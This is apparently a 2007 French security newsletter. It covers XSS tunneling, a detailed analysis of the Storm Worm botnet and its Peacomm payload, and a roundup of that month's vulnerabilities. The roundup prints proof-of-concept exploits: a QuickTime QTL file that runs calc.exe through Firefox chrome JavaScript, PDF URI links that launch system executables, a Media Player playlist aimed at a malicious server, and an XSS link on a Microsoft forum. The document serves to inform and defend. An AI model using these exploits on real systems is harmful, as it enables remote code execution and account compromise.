
Le pirate (en rouge) ne peut atteindre l'intranet (ce qui est logique...).



Une fois le tunnel mis en place, le pirate accède alors à la page web de l'accueil de l'intranet http://intranet/webmail.html).



Il peut donc naviguer tranquillement sur l'intranet de la société de la victime et atteindre par exemple sa webmail (en cliquant simplement sur le lien webmail).



Des conséquences dramatiques....

Vous avez certainement compris l'enjeu de l'attaque. Le pirate va donc pouvoir naviguer sur tout l'intranet de la victime, voler des informations sensibles, utiliser des outils de hacking qui s'interfacent avec le proxy et donc pirater l'intranet avec l'identité de sa victime.

Conclusion

Les XSS Shell et le tunneling XSS remettent donc au goût du jour les attaques XSS. Un simple oubli de validation de paramètres expose fortement tous les clients de l'application qu'ils soient authentifiés ou non. Les développeurs doivent donc se méfier de ce genre de faille de sécurité découvertes 7 fois sur 10 sur une application.
Le Javascript est devenue une arme puissante qui continuera à poser des problèmes de sécurité importants.

Bibliographie

✱ [1] Whitepaper de l'auteur de la vulnérabilité :
http://www.securiteam.com/tools/5TP0D0AM0M.html

✱ [2] Vidéo de l'attaque
http://ferruh.mavituna.com/blogs/xsstunnelling-video.zip

Storm Worm : la diffusion de virus la plus dévastatrice de tous les temps...

Vous avez sans doute entendu parler ou lu dans un article sur Internet les mots "Storm Worm". Cette notion, introduite en Janvier 2007 lors de la diffusion massive d'un virus, fut par la suite associée à tout et n'importe quoi sans qu'aucune explication n'ait été publiée à ce sujet. Est-ce un virus? Un botnet? Un Cheval de Troie? Un email vérolé? Une attaque chinoise?

Nous tenterons de vous présenter *StormWorm* de façon précise afin de lever toutes les interrogations et d'identifier la vraie nature de cette tempête numérique.

XMCO | Partners

StormWorm : épilogue de la création du plus puissant botnet

Présentation

La désignation *Storm Worm* provient de deux termes. Le mot *Storm* signifie Tempête en anglais et souligne l'aspect dévastateur de l'attaque, diffusée massivement sur Internet. Le mot *Worm* est généralement associé au virus qui exploite automatiquement une faille de sécurité afin de se propager. Or dans notre cas, nous verrons que le virus diffusé par cette campagne n'exploite pas une vulnérabilité mais tente de se propager par email ou messagerie instantanée.

Les mots *Storm Worm* sont apparus pour la première fois en janvier 2007 à la suite d'une opération de grande envergure destinée à infecter le plus grand nombre d'ordinateurs à l'aide d'une simple campagne de Spam menée dès Janvier 2006. Le but des pirates (attribué au groupe Zhelatin Gang) est de contaminer un maximum de victimes afin de constituer un botnet, réseau de machines zombies contrôlé à distance par les pirates.

A l'époque une tempête (on parle bien ici du phénomène météorologique), connue également sous le nom "Kyrill" s'abat sur l'Europe. Un groupe de pirates profite de ce fait d'actualité pour envoyer des millions d'emails pretextant contenir des informations ou des photos sur cet évènement.

Les premiers thèmes d'une longue série furent les suivants :

- ☑ 230 dead as storm batters Europe.
- ☑ A killer at 11, he's free at 21 and...
- ☑ Chinese/Russian Missile shot down Russian/USA Aircraft
- ☑ British Muslims Genocide
- ☑ Naked teens attack home director.
- ☑ U.S. Secretary of State Condoleezza...
- ☑ Saddam Hussein is alive
- ☑ Fidel Castro dead

Les premiers fichiers attachés possèdent alors plusieurs noms dont :

-Full Clip.exe
-Full Story.exe
-Read More.exe
-Video.exe fichiers

Or ces milliers d'emails envoyés contenaient un virus ou pointaient directement vers un serveur pirate hébergeant cette vermine.
En moins de 8 heures, près d'une centaine de milliers d'emails est envoyée à travers le monde pour battre le record en terme de propagation des virus Sasser et Slammer.. Pendant quelques mois, les campagnes d'email se succèdent en utilisant toujours des thèmes différents, en changeant d'apparence avec ou sans fichier joint toujours dans le même but : inciter l'utilisateur à exécuter un virus.
Les pirates s'efforcent d'éviter toute détection par les antivirus et modifient donc l'exécutable toutes les 30 minutes afin d'infecter les ordinateurs à jour mais qui n'auraient pas téléchargé dans la journée les dernières signatures…La détection devient alors un véritable casse tête pour les éditeurs qui sans cesse identifient de nouvelles versions du malware. Dès que la pièce jointe est exécutée, la machine de la victime devient alors infectée et est sous l'emprise totale du pirate qui possède alors un élément de plus dans son botnet (voir Actu-secu n°16).

INFO...

Des spammeurs utilisent Youtube et BlogSpot pour diffuser des spams...

Les spammeurs utilisent des techniques de plus en plus évoluées pour contourner les filtres antispam mis en place sur les passerelles de messagerie. Le format PDF avait notamment été utilisé cet été mais avait été abandonné par la suite.
Cette fois-ci, les pirates utilisent la fonctionnalité "Invite Your Friends" (destiné à faire partager des videos découvertes) offerte par le site Youtube pour envoyer des milliers d'emails afin de promouvoir des sites de jeux et de rencontres.

Sophos a identifié de nombreux emails provenant de l'adresse "service@youtube.com", emails accepté par les filtres. Les pirates peuvent donc à leur guise, diffuser des emails en contournant les logiciels antispam.
Les auteurs de Storm Worm ont immédiatement saisi cette opportunité pour diffuser leurs codes malicieux.
Récemment, la plateforme BlogSpot fut également utilisée pour relayer des emails malicieux...

Comment Storm Worm s'est-il propagé?


Le virus utilisé par la campagne de Spam Storm Worm est arrivé dans nos boites aux lettres par de nombreuses manières. Les pirates ont compris le pouvoir des attaques de type Social Engeneering et ont utilisé donc des sujets d'actualité variés ou racoleurs afin d'étendre le nombre d'infections et d'agrandir leur réseau de machines infectées.

Malgré cela, il est difficile de cerner tous les types de mail utilisés par les pirates. Les techniques de diffusion changent régulièrement mais nous pouvons avec certitude identifier certaines catégories qui vont tout de suite vous paraître familières : carte de voeux, alerte de sécurité, photo de stars dénudées, vidéo Youtube, nouveaux logiciels (poker, arcade…), carte électronique du "Labor Day", événement sportif, version compromise du logiciel Tor, tous les prétextes sont bons pour attirer l'attention de la victime potentielle.

Date	Sujets des emails
17 Janvier 2007	Tempete Kyrill
Janvier/Fevrier 2007	Divers sujet d'actualite
Juin 2007	E-card (applet.exe)
4 Juillet 2007	Declaration d'independance des USA
2 Septembre 2007	Fete du travail aux Etats-Unis
5 Septembre2007	Logiciel Tor Proxy
10 Septembre 2007	Resultats NFL
17 Septembre 2007	Jeux d'Arcade
12 Octobre, 2007	Carte "Psycko Kitty Cat
15 Octobre, 2007	Logiciel Warez


Les emails s'adaptent donc en fonction du contexte économique, sportif et actuel.

Les Ecard :
Ce type d'email a été envoyé à partir de Juin 2007 (voir notre article dans l'ActuSécu de Juin). Les sujets de ces derniers semblent légitimes et indiquent qu'une carte de voeux virtuelle vous a été envoyée.




Les sites de jeux en ligne :

Les événements sportifs (football, NFL) :



Les logiciels (Tor, application Warez, P2P...) :

Offres de travail :



Autres :

Le virus Peacomm : charge utile de l'attaque

Que fait le virus?

L'attaque *Storm Worm* a pour but d'inciter l'internaute à exécuter plusieurs virus.
En effet, les pirates ont utilisé les malwares Agent.AF, Zhelatin.XX, Tibs.B, Nuwar, Trojan.Peed… et leurs multiples variantes mais la principale charge utile fut le malware **Peacomm**, redoutable virus doté de fonctionnalités de dissimulation évoluées.

Tout d'abord, ce virus est particulièrement silencieux, ne cause aucun dommage et évite d'utiliser à outrance les ressources CPU pour ne pas éveiller les soupçons des victimes. La détection devient donc délicate pour les administrateurs qui ne voient pas les outils de supervision s'affoler.

Dès que le fichier attaché à l'email malicieux est ouvert, le malware s'attache au service "wincom32" (%System%\wincom32.sys). Après avoir communiqué avec les autres machines du botnet, le virus télécharge et exécute un autre malware qui sera injecté au sein du processus "services.exe".


En fonction du type d'action à réaliser sur la machine, différents exécutables sont téléchargés et exécutés. Chacun de ces malwares est doté de fonctions

- ☑ game0.exe : backdoor, dowloader utilisé pour ensuite télécharger un autre virus
- ☑ game1.exe : relai SMTP
- ☑ game2.exe : malware spécialisé dans le vol d'adresse email
- ☑ game3.exe : malware chargé de la diffusion du virus par email
- ☑ game4.exe : malware doté d'une fonctionnalité de déni de services distribué
- ☑ game5.exe : télécharge la nouvelle copie

L'atout principal du virus concerne sa capacité à injecter le rootkit Win.Agent.dh


Comment communique t-il?

Peacomm, comme la plupart des virus utilisés par *Storm Worm,* utilise un canal de contrôle Peer to Peer. L'avantage de ce nouveau mode de communication est qu'il devient alors difficile d'éliminer le réseau entier. En effet, dans un mode de fonctionnement centralisé (les machines viennent se connecter sur un serveur unique), dès que le serveur maître n'est plus accessible, le botnet devient alors inopérant.
Avec un réseau P2P, les machines zombies communiquent entre elles et ne sont pas dépendante de leurs bot-herders. On peut comparer ce genre d'architecture distribuée à une hydre, serpent à plusieurs têtes. En coupant une partie du réseau, ce dernier continue de fonctionner.
Dès que le virus est exécuté, la machine compromise se connecte à un sous ensemble du botnet soit une liste de 30 à 40 machines (contenue dans "%System %\peers.ini" et "%System%\wincom32.ini" dont une capture du contenu est proposée ci-dessous). Aucune machine ne connaît alors l'ensemble des machines du réseau.



Ce fichier est d'ailleurs codé en hexadécimal. Une simple conversion nous donne la liste des adresses IP concernées.

Une url est envoyée afin d'indiquer au virus l'adresse où télécharger un nouvel exécutable.
Le deuxième avantage réside dans le fait que ce genre de trafic est par conséquence difficilement détectable. Des requêtes sont envoyées à différents domaines ce qui est alors invisible aux yeux des outils basés sur des statistiques.
Les ports 4000, 7871 et 11271 (UDP) sont ouverts et acceptent des flux chiffrés. Le virus utilise le protocole Overnet ou eDonkey avec un réseau privé.



Les pirates s'appuient sur des protocoles P2P existants comme eDonkey, soit des protocoles fiabilisés (et heureusement filtrés en entreprise).
D'autre part, de nouvelles techniques DNS appelées ***fast-flux*** voient le jour. Ces dernières consistent à changer de noms de domaine en un intervalle de temps réduit ce qui rend plus difficile la traque et l'identification des pirates (nous vous présenterons les "fast flux" dans le prochain numéro de l'Actu Sécu).

INFO...

Des SPAM au format PDF

On associe également la diffusion de spams contenant des fichiers PDF au botnet issu de Storm Worm. Ce fléau découvert en juin 2007 inquiétait les éditeurs de solutions antispam. En effet, l'analyse basée sur le corps de l'email était alors contournée…Finalement cette technique a été abandonnée mais un lien avec le botnet de Storm Worm a été clairement établi.

A quoi sert spécifiquement Storm Worm?

Comme nous l'avons déjà dit, le principal but des pirates est de constituer un botnet (voir notre article spécial botnet de Juin 2007). Mais y a t-il un but précis? Quelques indices nous permettent de l'éclaircir.
Peu de temps après les premières infections, les pirates lancèrent une attaque de déni de service à l'encontre de quelques sites commerciaux. Tests du botnet mis en place? attaque ciblant précisément des organismes?

Cependant, des faits marquants de l'actualité informatique nous aident maintenant à comprendre certaines attaques. En juin, plusieurs sites web spécialisés dans

la détection de Spam (SpamHaus, URIBL et SURBL) ont été victimes d'une attaque de Déni de service. Plus récemment en août "spamhaus.org" ou "encore "419ater.com" furent également la cible d'une attaque de déni de service distribué…Après avoir étudié toutes les facettes, du virus, Secure Works a clairement découvert une fonctionnalité de Déni de service distribué. L'exécutable "game4.exe" est chargé de recevoir une liste d'adresse IP et est capable d'envoyer un grand nombre de paquets TCP SYN (Syn flood) ou ICMP (Ping Flood) à un serveur donné.

Mais que pensent les experts en sécurité les plus paranoïaques?? A en voir les hypothèses sur la puissance de calcul (voir plus bas)du botnet, les pirates auraient pour objectif de paralyser les réseaux de communications ou encore de briser des clefs cryptographiques toujours incassables actuellement…

Qu'en est-il aujourd'hui?

Un botnet puissant

Quelle est l'ampleur actuelle du réseau de machines zombies créées par Storm Worm? Personne ne peut répondre à cette question cependant le nombre d'infections recensé permet de considérer que ce botnet à atteint le nombre effrayant de 50 millions de machines! Les estimations les plus censées abaissent ce nombre entre 1 et 10 millions de victimes.

Non! Vous ne rêvez pas, 1 à 10 millions d'ordinateurs dans le monde serait sous l'emprise de Storm Worm (ce qui représente pas moins de 10% des machines infectées dans le monde) ce qui constitue le plus gros botnet jamais créé.

PETITS CALCULS ...

L'ordinateur le plus puissant du monde (BlueGene d'IBM) équivaut à 128 000 CPU cadencés entre 400 et 700 Mhz (soit environ 90 TeraHz) et possèdent (seulement) 32 Terabytes de RAM.


Le botnet généré à la suite de Storm Worm serait l'équivalent de 1 à 10 millions de CPU cadencés entre 1 et 2 GHz (soit **15 000 TeraHz**) et possèderait entre **1 à 10 pentabytes de mémoire vive** (1 Pentabyte=1200 Terabyte).

Au niveau du débit, des calculs simples permettent d'établir les hypothèses suivantes:

1 machine avec un débit de 370 kb/s = 46Ko/s
46KO/s*10000000 machines = 460 000 000Ko/s soit **438 Go/S!!!**

Avec ces calculs, *Storm Worm* dépasserait largement les capacités de calcul de l'ensemble des 500 ordinateurs les plus puissants au monde (Top500) et serait contrôlé par des pirates…Oups…

A partir de ce raisonnement, on pourrait vraiment s'interroger sur les futures utilisations de ce botnet…



Qu'en est-il aujourd'hui? Comment arrêter ce botnet?

A quoi pouvons-nous nous attendre dans les semaines ou les mois qui suivent? Nul ne sait répondre à cette question. Cependant le début de l'année 2007 ne présage pas une fin d'année dépourvue de ce type de menace. Il est fortement probable que des campagnes de mails encore plus abouties seront prochainement lancées sur la Toile. L'arrivée des périodes de Noël, les promotions des grands magasins et le nouvel an seront sans aucun doute des sujets porteurs. De plus, les efforts des pirates tout au long de l'année pour infecter un maximum d'internautes n'ont aucune raison de s'arrêter soudainement à la vue du succès généré par ces multiples campagnes de spam.

Désormais, nous pouvons nous attendre à ce que les pirates focalisent leurs ressources sur le contournement des filtres antispam comme l'exemple Youtube (voir encadré).
Malheureusement aucune solution ne permet d'arrêter la propagation de ce virus. La sensibilisation devrait

permettre de réduire le nombre de victimes mais aucune solution miracle (si ce n'est d'identifier les personnes qui contrôlent le botnet et de les arrêter) n'est envisageable. Les développeurs de cette attaque possèdent des connaissances indéniables et continueront de développer leurs créations. Certaines rumeurs attribuent le projet Storm Worm a des organisations criminelles mais aucune preuve n'a été avancée.

INFO DE DERNIERE MINUTE

Un chercheur relativise...

Un chercheur de l'Université de Californie (Brandon Enright) a indiqué lors de la conférence Toorcoon que le nombre de machines infectées du réseau Storm Worm aurait significativement diminué.

D'après ses recherches, le botnet ne serait plus constitué que de 200 000 machines ce qui est bien en deçà des prévisions.

La cause de cette diminution serait en partie dû aux antispywares et antivirus qui auraient dans de nombreux cas eradiqué le virus.

Conclusion

Storm Worm a démontré, par son succès, le réel potentiel des attaques de *Social Engeneering* menées à grande échelle. Des emails simples, illustrant des faits d'actualité ou des événements sportifs mondiaux exploitent la crédulité des internautes pour les inciter à exécuter un fichier malveillant.

De plus, cette attaque est sans précédent. La diffusion massive de virus n'est pas nouvelle mais pour la première fois, des pirates concentrent leurs efforts dans le but de créer un botnet surpuissant à l'aide d'une charge utile particulièrement travaillée.

Enfin, nous pouvons conclure notre article en craignant les futures versions de Storm Worm qui n'ont certainement pas fini de polluer nos boites emails et de gagner petit à petit de nouveaux membres…

INFO...

Storm Worm : les chiffres

- 1 à 50 Millions de victimes
- 25% des menaces du mois d'Août à lui seul.
- Puissance de calcul estimée à 15 000 TeraHz
- Capable théoriquement d'envoyer 339 millions d'emails par seconde

Webographie

- [1] A Multi-perspective Analysis of the Sotrm (Peacomm) Worm
http://www.cyber-ta.org/pubs/StormWorm/report/

- [2] Storm Worm Chronology
http://www.websense.com/securitylabs/blog/blog.php?BlogID=147

- [3] Storm Worm DDOS Attack
http://www.secureworks.com/research/threats/storm-worm

- [4] Scary Analysis of Storm Worm
http://kirrus.co.uk/the-kirrus-blog/scary-analysis-of-storm-worm-danger

LES ATTAQUES MAJEURES

Tendance de l'activité malicieuse d'Internet :

Ce mois-ci de nombreuses failles de sécurité critiques ont été publiées. Comme à son habitude, Microsoft a corrigé quelques problèmes sur lesquels nous reviendrons rapidement, cependant les vulnérabilités les plus critiques concernent Firefox, Windows Media Player et les fichiers PDF. En effet, un groupe de chercheurs s'est particulièrement fait remarquer en dévoilant des vulnérabiltiés de type "0-day" sur le site "gnucitizen.com".

Petite présentation des problèmes majeurs découverts au mois de Septembre 2007.

XMCO | Partners

Apple et Firefox vs Microsoft

Les premières vulnérabilités ont ciblé les deux lecteurs des géants de l'industrie. Apple et Microsoft ont tour à tour été touchés par des failles de sécurité affectant les lecteurs multimédia Quicktime et Windows Media Player.

Quicktime et Firefox

Une première vulnérabilité **0 day** a été identifiée au sein du logiciel Firefox. En effet, les machines implémentant ce lecteur multimédia ainsi que Firefox pouvaient être exposées à des attaques permettant au pirate de prendre le contrôle de ces dernières. La dangerosité potentielle a été ensuite aggravée par la publication de preuves de concept (exploits).

Le problème en question résultait d'une erreur de traitement des fichiers QTL (QuickTime Media Link) qui pouvaient interagir avec Firefox et contourner les protections mises en place par le navigateur.
Ce type de fichier au format XML utilise notamment un attribut "qtnext" qui permet d'exécuter un code Javascript.

Le code suivant permettait par exemple d'afficher un message d'alerte en **Javascript** :

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="presentation.mov" autoplay="true"
qtnext="javascript:alert('whats up...')"/>
```

Ce paramètre pouvait également être utilisé afin d'exploiter le moteur "chrome" de Firefox pour notamment lancer des scripts de commandes sur le système avec les droits de l'utilisateur.
De ce fait, en forgeant un fichier QTL (renommé par la suite afin de piéger la victime), le pirate pouvait exécuter du code sur le poste de la victime et ainsi compromettre la machine ciblée.

En ouvrant la preuve de concept suivante avec Quicktime, la calculatrice est alors lancée.

```
<?xml version="1.0">
<?quicktime type="application/x-quick-
time-media-link"?>
<embed src="a.mp3" autoplay="true"
qtnext="-chrome
javascript:file=Components.classes['@mozi
lla.org/file/local;1'].createInstance(Com
ponents.interfaces.nsILocalFile);file.ini
tWithPath('c:\\windows\\system32\\calc.ex
e');process=Components.classes['@mozilla.
org/process/util;1'].createInstance(Compo
nents.interfaces.nsIProcess);process.init
(file);process.run(true,[],0);void(0);"/>
```

A noter : Quicktime peut également interpréter ce genre de fichier même si l'extension est modifiée (3g2, 3gp, 3gp2, 3gpp, AMR, aac, adts, aif, aifc, aiff, amc, au, avi, bwf, caf, cdda, cel, flc, fli, gsm, m15, m1a, m1s, m1v, m2a, m4a, m4b, m4p, m4v, m75, mac, mov, mp2, mp3, mp4, mpa, mpeg, mpg, mpm, mpv, mqv, pct, pic, pict, png, pnt, pntg, qcp, qt, qti, qtif, rgb, rts, rtsp, sdp, sdv, sgi, snd, ulw, vfw, wav).

L'attaque était donc facile à mener et à camoufler…

Firefox a immédiatement réagi en proposant la version 2.0.0.7 qui résous le problème. Apple Quicktime a attendu le début du mois d'Octobre pour contrer l'utilisation des balises "qtnext".

Windows media Player

Les chercheurs se sont ensuite intéressés à Windows Media Player pour mettre en évidence une fonctionnalité qui donnerait à un attaquant distant la possibilité d'exploiter des failles d'Internet Explorer sur le poste d'un internaute, même si ce dernier utilise un browser alternatif !

Les listes de lecture Windows Media Player (.wax, .wvx, .asx et .wmx) sont, comme les fichiers QTL, des fichiers XML dont la balise principale est <ASX>.
A l'ouverture d'un tel fichier, le lecteur multimédia de Microsoft tente de lire les différents contenus précisés par les balises <param>. Si la lecture d'un contenu multimédia fait appel au composant HTMLView, le moteur d'Internet Explorer est alors automatiquement lancé pour lire ce contenu car Windows Media Player ne prend pas en charge de tels composants. la navigation s'effectue alors via le player vulnérable.

```
<param name="HTMLView"
value="http://serveur_malicieux"/>
```

Dans le cas où un pirate inciterait un internaute à ouvrir un fichier contenant une liste de lecture Windows Media Player malicieuse, il serait alors en mesure de forcer le moteur du logiciel Internet Explorer de la victime à visiter un serveur malicieux dans le but d'exploiter des failles connues d'Internet Explorer.

En d'autres termes, les failles de sécurité non corrigées dans Internet Explorer sont également exploitables via Windows Media player.

La capture suivante illustre la visite du site Gnucitizen via Windows Media Player.

Des zeros day à l'appel…

Acrobat Reader

Les mêmes auteurs ont ensuite trouvé une vulnérabilité critique au sein du lecteur de **fichiers PDF** Adobe Acrobat Reader. Dans un premier temps, peu d'informations ont été publiées à ce sujet contrairement aux habitudes du site Gnucitizen qui publie souvent des preuves de concepts.

Dans le cas d'Adobe, la simple ouverture de fichiers PDF malformés permettrait de compromettre un système.
Une démonstration vidéo de l'exploitation de cette faille de sécurité est toujours disponible à l'adresse :
http://www.gnucitizen.org/blog/0day-pdf-pwns-windows.

Cette preuve de concept montre qu'il est possible de lancer n'importe quel programme sur le poste de la victime. La seule difficulté qui se présente au pirate est d'inciter la victime à ouvrir un fichier PDF malicieux.

Quelques jours plus tard, Adobe et d'autres éditeurs reconnaissaient l'existence de la vulnérabilité.
L'origine du problème provenait finalement d'une erreur de traitement des caractères '%' lors de l'appel d'une url. Un pirate peut donc insérer un lien au sein d'un document PDF qui, une fois suivi, exécutera une commande système.

Des exemples de lien malicieux (permettant de lancer la calculatrice) serait de la forme :

```
http:%xx../../../../../../../../../../../win
dows/system32/calc.exe".bat

mailto:test%
../../../../windows/system32/calc.exe".cmd

telnet://rundll32.exe
url.dll,TelnetProtocolHandler %1

news://"%ProgramFiles%\Outlook
Express\msimn.exe" /newsurl:%1

nntp://"%ProgramFiles%\Outlook
Express\msimn.exe" /newsurl:%1

snews://"%ProgramFiles%\Outlook
Express\msimn.exe" /newsurl:%1
```

Il est également possible d'utiliser la fonction "Open a web Link", qui permet d'ouvrir une page HTML dès l'ouverture d'un document PDF, ce qui rend donc tous les utilisateurs de fichiers PDF vulnérables à une telle attaque.
Le format PDF est tellement répandu en entreprise et a toujours été considéré comme un format sûr. Une attaque via ce vecteur (envoi d'un email, diffusion de spam, mise à disposition d'un fichier PDF sur un site web…) aurait pu avoir de lourdes conséquences.


Et toujours Microsoft

XSS sur un site du géant bleu

Comme nous l'avons présenté dans notre article, les failles XSS sont particulièrement courantes au sein des applications web. Dernièrement une telle vulnérabilité affectant l'un des sites de Microsoft a été publiée : une mauvaise validation du paramètre 'words' sur un forum Microsoft permettait donc de mener une attaque de Cross Site Scripting.

Par exemple, en suivant le lien ci-dessous, un code JavaScript s'exécute et permet d'afficher une boite de dialogue contenant "Xmco" :

```
http://forums.microsoft.com/Genuine/Search/Search.aspx?words=%22%3e%3cscript%3ealert(%22xmco%22)%3c%2fscript%3e%3cx+x%3d%22&localechoice=9&SiteID=25&searchscope=allforums
```



Il faut savoir que Microsoft utilise maintenant un identifiant unique également utilisé pour s'authentifier sur Hotmail. La faille exposait donc un grand nombre de client….

Microsoft Agent (MS07-051)

Microsoft a également publié un correctif de sécurité pour une vulnérabilité découverte au sein de Microsoft Agent. Ce module est un composant qui utilise des caractères animés interactifs pour guider les utilisateurs et les aider à se familiariser avec leur ordinateur. Le personnage animé "Clippy" dans les logiciels Office en est un exemple.

Ce composant présentait une vulnérabilité liée à son mode de traitement de certaines URL. L'exploitation de cette vulnérabilité requerrait la création d'un site Web spécialement conçu. Le pirate devait simplement inciter la victime à visiter le site malveillant pour prendre le contrôle de la machine de la victime.

L'interaction nécessaire des utilisateurs abusés réduit le risque d'exploitation de cette vulnérabilité à grande échelle.

Msn Messenger (MS07-054)

La messagerie instantanée la plus utilisée au monde MSN Messenger était également un vecteur d'attaque.
Le problème résultait d'une mauvaise gestion des flux vidéo malformés. En effet, le module de traitement des images provenant d'une webcam pouvait effectuer des accès mémoire non autorisés dans le cas où le flux vidéo serait malformé. Un attaquant pouvait donc exploiter ce dysfonctionnement dans le but de compromettre un système affecté.
Le scénario d'exploitation de cette faille de sécurité le plus probable était d'inviter une victime à une visio conférence.

Un programme malicieux "exploit" exploitant cette vulnérabilité est toujours disponible librement sur Internet. Cependant, la version actuelle fonctionne uniquement sur les versions chinoises du logiciel affecté.

Les autres

Crystal Reports pour Visual Studio (MS07-052)

Une autre vulnérabilité corrigée en septembre 2007 concernait Visual Studio qui inclue une version personnalisée de Crystal Reports (Outil de création d'états fourni avec Visual Studio .NET).
Un attaquant distant, muni d'un serveur malicieux, pouvait compromettre un système vulnérable.

